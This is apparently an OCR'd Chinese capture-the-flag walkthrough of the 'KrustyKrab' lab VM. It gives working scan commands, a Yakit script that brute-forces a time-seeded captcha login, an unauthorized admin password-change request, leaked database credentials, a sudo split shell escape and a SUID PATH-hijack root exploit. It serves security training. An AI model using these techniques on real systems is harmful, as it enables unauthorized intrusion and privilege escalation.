# KrustyKrab

# KrustyKrab

# 主机扫描

```
nmap -sn 192.168.56.0/24
```

```
export ip=192.168.56.132
```

# 端口扫描

## 全端口扫描

```
nmap -sS -p- --min-rate 10000 $ip
```

```
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
```

## 详细信息扫描

```
nmap -sT -sC -sV -O -p 22,80 $ip
```

```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2 (protocol 2.0)
| ssh-hostkey: 
|   256 f6:91:6b:ad:ea:ad:1d:b9:44:09:d8:74:a3:02:38:35 (ECDSA)
|_  256 b6:66:2f:f0:4c:26:7f:7d:14:ea:b3:62:09:64:a7:94 (ED25519)
80/tcp open  http    Apache httpd 2.4.62 ((Debian))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.62 (Debian)
MAC Address: 08:00:27:60:86:5B (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS
```

```
7.2 - 7.5 (Linux 5.6.3)
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

# Web 80 渗透

在首页源代码找到一个目录 `/finexo` ，直接访问是一个加密货币网站，直接目录扫描

# 目录扫描

## Gobuster

```
gobuster dir -u http://192.168.56.132/finexo -w
/usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-2.3-
medium.txt -x php,html,zip,txt -b 404,403
```

```
/index.html           (Status: 200) [Size: 27452]
/images               (Status: 301) [Size: 324] [-->
http://192.168.56.132/finexo/images/]
/about.html           (Status: 200) [Size: 8932]
/login.php            (Status: 200) [Size: 4287]
/uploads              (Status: 301) [Size: 325] [-->
http://192.168.56.132/finexo/uploads/]
/assets               (Status: 301) [Size: 324] [-->
http://192.168.56.132/finexo/assets/]
/service.html         (Status: 200) [Size: 9992]
/css                  (Status: 301) [Size: 321] [-->
http://192.168.56.132/finexo/css/]
/team.html            (Status: 200) [Size: 12244]
/test.php             (Status: 500) [Size: 0]
/js                   (Status: 301) [Size: 320] [-->
http://192.168.56.132/finexo/js/]
/why.html             (Status: 200) [Size: 10553]
/logout.php           (Status: 302) [Size: 0] [--> login.php]
/config.php           (Status: 200) [Size: 0]
/fonts                (Status: 301) [Size: 323] [-->
http://192.168.56.132/finexo/fonts/]
/dashboard            (Status: 301) [Size: 327] [-->
http://192.168.56.132/finexo/dashboard/]
```

# 弱口令

只有一个后台登录的时候提示用户不存在，在 `/finexo/team.html` 看到团队很多成员，一个一个试一下，发现 `spongebob` 是存在的，其他的都不存在

那就是爆破 `spongebob` ，在 `/finexo/login.php` 查看源代码有一个 js 链接，打开有一个 jsfuck 的内容，找个网站解开:

```
function generateCaptcha() {
    $characters =
"ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789";     $code
= "";     $seed = time();
    mt_srand($seed);
    for ($i = 0; $i < 4; $i++) {
        $code .= $characters[mt_rand(0, strlen($characters) - 1)];
    }
    $_SESSION['captcha'] = strtolower($code);
    return $code;
}
```

代码就是验证码生成函数，使用的当前时间作为随机数种子的随机数生成验证码，不用 OCR 了，大概率是爆破

使用 `Yakit` 热标签：

参考 yakit 官方教程:

- [https://mp.weixin.qq.com/s/_jQIomZ5lJ1Gx2f7p_ZK5Q](https://mp.weixin.qq.com/s/_jQIomZ5lJ1Gx2f7p_ZK5Q)
- [https://yaklang.com/docs/api/poc/#appendcookie](https://yaklang.com/docs/api/poc/#appendcookie)

一个是官方验证码教程，还有一个是官方 api 文档


```
beforeRequest = func(https, originReq, req) {
    rsp, _ := poc.Get(`http://192.168.56.132/finexo/login.php?
action=generateCaptcha`, poc.appendCookie("PHPSESSID", "byxs20"))~
    code = rsp.GetBody()
    // print(string(code))
    req = re.ReplaceAll(req, `__verify__`, code)
    return []byte(req)
}
```

热标签的代码作用是先访问接口获取验证码，然后替换请求里面的 `__verify__` 字段为获取的验证码

```
POST /finexo/login.php HTTP/1.1
Host: 192.168.56.132
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Cache-Control: no-cache
Accept-Encoding: gzip, deflate
Pragma: no-cache
```

```
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
Accept-Language: zh-CN,zh;q=0.9,en-US;q=0.8,en;q=0.7,ru;q=0.6
Origin: http://192.168.56.132
Cookie: PHPSESSID=byxs20
Referer: http://192.168.56.132/finexo/login.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36
Content-Length: 44

username=spongebob&password={{fileline(F:\CTF\ProgramFiles\CTF\CTF_Tools\爆
破\hashcat-6.2.6\wordlists\rockyou.txt)}}&captcha=__verify__
```

记得设置 `PHPSESSID`（后端用来校验验证码是否正确的身份依据）；另外并发线程设置为 `1`，不然容易出现 `错误的验证码`



强制 HTTPS
HTTP配置 国密TLS 随机TLS
真实Host 请输入...
设置代理 请输入...
+ 配置代理认证
禁用系统代理
前端渲染数量 2000
响应体长度限制 5 M
SNI 配置 自动 强制 清空

请求包配置 重置
Fuzztag 辅助 + 插入 yak.fuzz 语法
渲染 Fuzz 关闭 标准 兼容
渲染模式 交叉乘积 草叉/同步
禁用热加载
不修复长度
超时时长 连接 10 s 响应 30 s
批量目标 + 配置批量目标

并发配置 重置
禁用连接池
重复发包 0
一般用来测试条件竞争或者大并发的情况
并发线程 1
随机延迟 Min 0 s Max 0 s

重试配置 重置
重试次数 0
☑ 重试条件
状态码 200,300-399

```
POST /finexo/login.php HTTP/1.1
Host: 192.168.56.132
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,
application/signed-exchange;v=b3;q=0.7
Cache-Control: no-cache
Accept-Encoding: gzip, deflate
Pragma: no-cache
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
Accept-Language: zh-CN,zh;q=0.9,en-US;q=0.8,en;q=0.7,ru;q=0.6
Origin: http://192.168.56.132
Cookie: PHPSESSID=byxs20
Referer: http://192.168.56.132/finexo/login.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0
Safari/537.36
Content-Length: 44

username=spongebob&password={{fileline(F:\CTF\ProgramFiles\CTF\CTF_Tools\爆破\hashcat-6.2.6\wordlists\rockyou.
txt)}}&captcha=__verify__
```

4323bytes / 2ms

Login

Login Success


Username:
Password:
Captcha:

Login

squarepants

```
spongebob:squarepants
```

# 未授权




It's Cristina danny's birthday today. 3:00 AM
2 min ago

Administratro commented your post. 6:00 PM
5 August

There was a failure to your setup. 2:45 PM
7 hours ago

Cristina Danny invited to join Meeting. 9:10 PM
Daily scrum meeting time

还有一个修改身份的地方， `Administratro` 肯定是管理员，发现可以直接给管理员的密码改掉



```
POST /finexo/dashboard/update_profile.php HTTP/1.1
Host: 192.168.56.132
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryqB3VNPxiwenvJ8Tf
Accept: */*
Origin: http://192.168.56.132
Referer: http://192.168.56.132/finexo/dashboard/
Accept-Encoding: gzip, deflate
Cookie: PHPSESSID=byxs20
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36
Accept-Language: zh-CN,zh;q=0.9,en-US;q=0.8,en;q=0.7,ru;q=0.6
Content-Length: 509

------WebKitFormBoundaryqB3VNPxiwenvJ8Tf
Content-Disposition: form-data; name="email"

123@qq.com
------WebKitFormBoundaryqB3VNPxiwenvJ8Tf
Content-Disposition: form-data; name="profile_picture"; filename=""
Content-Type: application/octet-stream


------WebKitFormBoundaryqB3VNPxiwenvJ8Tf
Content-Disposition: form-data; name="password"

123
------WebKitFormBoundaryqB3VNPxiwenvJ8Tf
Content-Disposition: form-data; name="username"

Administratro
------WebKitFormBoundaryqB3VNPxiwenvJ8Tf--

```


```
HTTP/1.1 200 OK
Date: Tue, 15 Apr 2025 11:23:23 GMT
Server: Apache/2.4.62 (Debian)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Type: text/html; charset=utf-8 text/html; charset=UTF-8
Content-Length: 16

{"success":true}
```

登录管理员的号看一下，最下面多了一个命令执行，而且访问的路由是 `/finexo/admin_dashborad` ，普通用户的就是 `/finexo/dashborad` ，直接反弹 Shell

# 提权 KrustyKrab

```
www-data@KrustyKrab:/var/www/html/finexo$ cat config.php
<?php

session_start();

$servername = "localhost";
$username = "root";
$password = "RootRootandRootyou";
$dbname = "your_database";
$port = 3306;

$conn = new mysqli($servername, $username, $password, $dbname, $port);

if ($conn->connect_error) {
    die("数据库连接失败: " . $conn->connect_error);
}

return $conn;
```

```
root:RootRootandRootyou
```



```
MariaDB [your_database]> show variables like "%secure_file_priv%";
+------------------+-------+
| Variable_name    | Value |
+------------------+-------+
| secure_file_priv |       |
+------------------+-------+
1 row in set (0.003 sec)

MariaDB [your_database]> show variables like "%plugin%";
+-----------------+-----------------------+
| Variable_name   | Value                 |
+-----------------+-----------------------+
| plugin_dir      | /usr/lib/mysql/plugin/ |
| plugin_maturity | gamma                 |
+-----------------+-----------------------+
2 rows in set (0.003 sec)

MariaDB [your_database]> select 123 into dumpfile "/usr/lib/mysql/plugin/1.txt";
ERROR 1 (HY000): Can't create/write to file '/usr/lib/mysql/plugin/1.txt' (Errcode: 30 "Read-only file system")
MariaDB [your_database]>
```

经过测试大概率是不能 UDF 提权，再看一眼 `/usr/lib/mysql/plugin` 是否有权限新增文件

```
www-data@KrustyKrab:/var/www/html/finexo$ ls -ld /usr/lib/mysql/plugin
drwxr-xr-x 3 root root 4096 Mar 24 06:47 /usr/lib/mysql/plugin
```

没有写权限，肯定不行了，数据库里面的数据，没有有用的

```
www-data@KrustyKrab:/var/www/html/finexo$ sudo -l
Matching Defaults entries for www-data on KrustyKrab:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User www-data may run the following commands on KrustyKrab:
    (KrustyKrab) NOPASSWD: /usr/bin/split
```

```
sudo -u KrustyKrab /usr/bin/split --filter=/bin/sh /dev/stdin
```

目前交互性不高，但是能拿到 `user.txt`，为了提高交互性，配置 SSH 免密

```
cat user.txt
dcc8b0c111c9fa1522c7abfac8d1864b
```


```
mkdir ~/.ssh && chmod 700 ~/.ssh
```

```
echo "ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAAAgQDVdFog3yNHNk6Lv6C60NTHuvUfSjjBtoHQJBdhyE6M+UEScayhPxPM710tXTogdjqm8IuSZl32fH0CMWFx5R+sE6Zt8/UskQqePbX0l0sH3VS3cXkd1H2BnKsvRgyYX6KU80A2X9hya+Pmgv5kdZ9L9KuQyl8S5c8lq5h8p/fKTw== kali@kali" >
~/.ssh/authorized_keys
```

# 提权 spongebob

```
KrustyKrab@KrustyKrab:~$ sudo -l
Matching Defaults entries for KrustyKrab on KrustyKrab:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bi
n, use_pty

User KrustyKrab may run the following commands on KrustyKrab:
    (spongebob) NOPASSWD: /usr/bin/ttteeesssttt
```

根据 `/home/KrustyKrab/help` 下载下来就是制作汉堡的顺序



```
KrustyKrab@KrustyKrab:~$ sudo -u spongebob /usr/bin/ttteeesssttt

Spongebob forgot how to make Krabby Patty, You need to help him!

Current shuffled recipe order:
A: Tomato
B: Onion
C: Patty
D: Ketchup
E: Top bun
F: Pickles
G: Cheese
H: Lettuce
I: Mustard
J: Bottom bun

Please enter the correct order using letters (e.g., ABCDEFGHIJ):
Enter 10 letters (A-J): JCHGBADIFE

Validation successful! Perfect Krabby Patty!
spongebob@KrustyKrab:/home/KrustyKrab$ c
```

# 提权 Squidward

先配置 SSH 免密登录

```
spongebob@KrustyKrab:~$ cat key1
e1964798cfe86e914af895f8d0291812
```

查询 `md5` 得到 `spongebob`

```
spongebob@KrustyKrab:~$ cat note.txt

Squidward is waiting for you!!!!

password is md5($key1$key2).

It's not so hard as you think.
```

这个地方试了好久，因为不存在任何的隐写，还以为是这图片上面的，也就是章鱼哥的英文名


最后想到是不是这个文件的 `MD5` ，之前是海绵宝宝的 `MD5`

```
md5(e1964798cfe86e914af895f8d0291812 + md5(key2.jpg)) =
7ac254848d6e4556b73398dde2e4ef82
```

成功登录了

# 提权 root

很明显是执行的 `cat /etc/shadow` ，看看 `cat` 是不是相对路径



```
Squidward@KrustyKrab:~$ strings laststep
/lib64/ld-linux-x86-64.so.2
setgid
setuid
system
__libc_start_main
__cxa_finalize
libc.so.6
GLIBC_2.2.5
GLIBC_2.34
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
PTE1
u+UH
cat /etc/shadow
.*3$"
```

相对路径还具有 `SUID` 提权，直接环境变量代替 cat 提权

```
#include <unistd.h>
#include <stdlib.h>

void main() {
    // setuid(0);
    // setgid(0);
    system("/bin/bash -p");
}
```

```
gcc cat.c -o cat
export PATH=.:$PATH
./laststep
```

## 直接提权到 root

```
root@KrustyKrab:/root# cat root.txt
efe397e3897f0c19ef0150c2b69046a3
```